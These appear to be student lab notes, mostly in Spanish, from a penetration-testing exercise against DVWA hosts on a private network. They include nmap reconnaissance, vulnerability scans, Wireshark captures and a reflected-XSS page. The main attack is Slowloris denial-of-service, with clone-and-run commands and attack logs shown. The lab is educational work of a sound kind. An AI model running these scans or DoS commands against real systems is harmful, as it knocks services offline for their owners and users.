
NMAP:


Fernando escaneo:



```
┌──(root㉿kali)-[~]
└─# nmap -sS -p1-1000 10.33.24.246
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-01 03:04 JST
Nmap scan report for 10.33.24.246
Host is up (0.0045s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 10.14 seconds
```

Indica que solo tiene los dos puertos visibles.

Para ver que tipo de sistema operativo tiene.




```
┌──(root㉿kali)-[~]
└─# nmap -O 10.33.24.246
Starting Nmap 7.93 ( https://nmap.org ) at 2023-11-01 03:07 JST
Nmap scan report for 10.33.24.246
Host is up (0.0021s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: WAP|phone
Running: Linux 2.4.X|2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:linux:linux_kernel:2.4.20 cpe:/o:linux:linux_kernel:2.6.22 cpe
:/h:sonyericsson:u8i_vivaz
OS details: Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.22), Sony
Ericsson U8i Vivaz mobile phone

OS detection performed. Please report any incorrect results at https://nmap.o
rg/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.17 seconds
```


Ver si tiene vulnerabilidades

nmap -p- --script vuln 10.33.24.246

Slowloris:



```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Desktop

┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/gkbrk/slowloris.git
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (78/78), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 152 (delta 50), reused 48 (delta 46), pack-reused 74
Receiving objects: 100% (152/152), 25.90 KiB | 165.00 KiB/s, done.
Resolving deltas: 100% (80/80), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ cd slowloris

┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ python3 slowloris.py 10.33.24.246 -s 80000
[31-10-2023 15:23:56] Attacking 10.33.24.246 with 80000 sockets.
[31-10-2023 15:23:56] Creating sockets...
[31-10-2023 15:24:01] Sending keep-alive headers...
[31-10-2023 15:24:01] Socket count: 3
[31-10-2023 15:24:01] Creating 79997 new sockets...
[31-10-2023 15:24:20] Sending keep-alive headers...
[31-10-2023 15:24:20] Socket count: 3
[31-10-2023 15:24:20] Creating 79997 new sockets...
[31-10-2023 15:24:39] Sending keep-alive headers...
[31-10-2023 15:24:39] Socket count: 3
[31-10-2023 15:24:39] Creating 79997 new sockets...
[31-10-2023 15:24:58] Sending keep-alive headers...
[31-10-2023 15:24:58] Socket count: 3
[31-10-2023 15:24:58] Creating 79997 new sockets...
[31-10-2023 15:25:17] Sending keep-alive headers...
[31-10-2023 15:25:17] Socket count: 3
[31-10-2023 15:25:17] Creating 79997 new sockets...
[31-10-2023 15:25:36] Sending keep-alive headers...
[31-10-2023 15:25:36] Socket count: 3
[31-10-2023 15:25:36] Creating 79997 new sockets...
[31-10-2023 15:25:52] Sending keep-alive headers...
[31-10-2023 15:25:52] Socket count: 3
[31-10-2023 15:25:52] Creating 79997 new sockets...
```



Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!


Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an

Sigue entrando:

WIRESHARK



ip.addr == 10.33.24.246

```
No.  Time         Source           Destination      Protocol Length Info
   1 0.000000000  10.33.24.246     192.168.126.129  TCP        60 23036 → 44978 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   2 0.007559306  10.33.24.246     192.168.126.129  TCP        60 43191 → 44902 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   3 0.022500971  10.33.24.246     192.168.126.129  TCP        60 5630 → 52834 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   4 0.022501469  10.33.24.246     192.168.126.129  TCP        60 56634 → 34776 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   5 0.053623121  10.33.24.246     192.168.126.129  TCP        60 28700 → 51496 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   6 0.053623636  10.33.24.246     192.168.126.129  TCP        60 25450 → 38482 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   7 0.067355123  192.168.126.129  10.33.24.246     TCP        74 48150 → 45702 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM …
   8 0.069355946  10.33.24.246     192.168.126.129  TCP        60 37944 → 47318 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
   9 0.077587076  192.168.126.129  10.33.24.246     TCP        74 38106 → 42612 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM …
  10 0.115524256  10.33.24.246     192.168.126.129  TCP        60 43191 → 44910 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
  11 0.115524795  10.33.24.246     192.168.126.129  TCP        60 5630 → 52840 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
  12 0.131007025  10.33.24.246     192.168.126.129  TCP        60 56634 → 34780 [RST, ACK] Seq=1 Ack=1 Win=64240 Len=0
```

```
› Frame 1: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) or
› Ethernet II, Src: VMware_f4:17:f2 (00:50:56:f4:17:f2), Dst: VMware_2a
› Internet Protocol Version 4, Src: 10.33.24.246, Dst: 192.168.126.129
› Transmission Control Protocol, Src Port: 23036, Dst Port: 44978, Seq:
```


```
0000  00 0c 29 2a ec 56 00 50  56 f4 17 f2 08 00 45 00   ··)*·V·P V·····
0010  00 28 2f 2d 00 00 80 06  a9 62 0a 21 18 f6 c0 a8   ·(/-···· ·b·!
0020  7e 81 59 fc af b2 7c 88  6d c4 bb 63 6e 5e 50 14   ~·Y···|· m··c
0030  fa f0 34 e1 00 00 00 00  00 00 00 00               ··4····· ····
```

wireshark_eth06NK0D2.pcapng | Packets: 44848 · Displayed: 44772 (99.8%) | Profile: Default

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


NESTOR

NMAP




```
┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ nmap -p- --script vuln 10.33.26.223
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-31 15:48 EDT
Nmap scan report for 10.33.26.223
Host is up (0.00097s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT    STATE SERVICE
80/tcp  open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
443/tcp open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

Nmap done: 1 IP address (1 host up) scanned in 36.52 seconds

┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ 
```

SLOWLORIS



```
┌──(kali㉿kali)-[~/Desktop/slowloris]
└─$ python3 slowloris.py 10.33.26.223 -s 80000
[01-11-2023 04:28:24] Attacking 10.33.26.223 with 80000 sockets.
[01-11-2023 04:28:24] Creating sockets...
[01-11-2023 04:28:32] Sending keep-alive headers...
[01-11-2023 04:28:32] Socket count: 10
[01-11-2023 04:28:32] Creating 79990 new sockets...
```



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

```
Hello 1
```

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/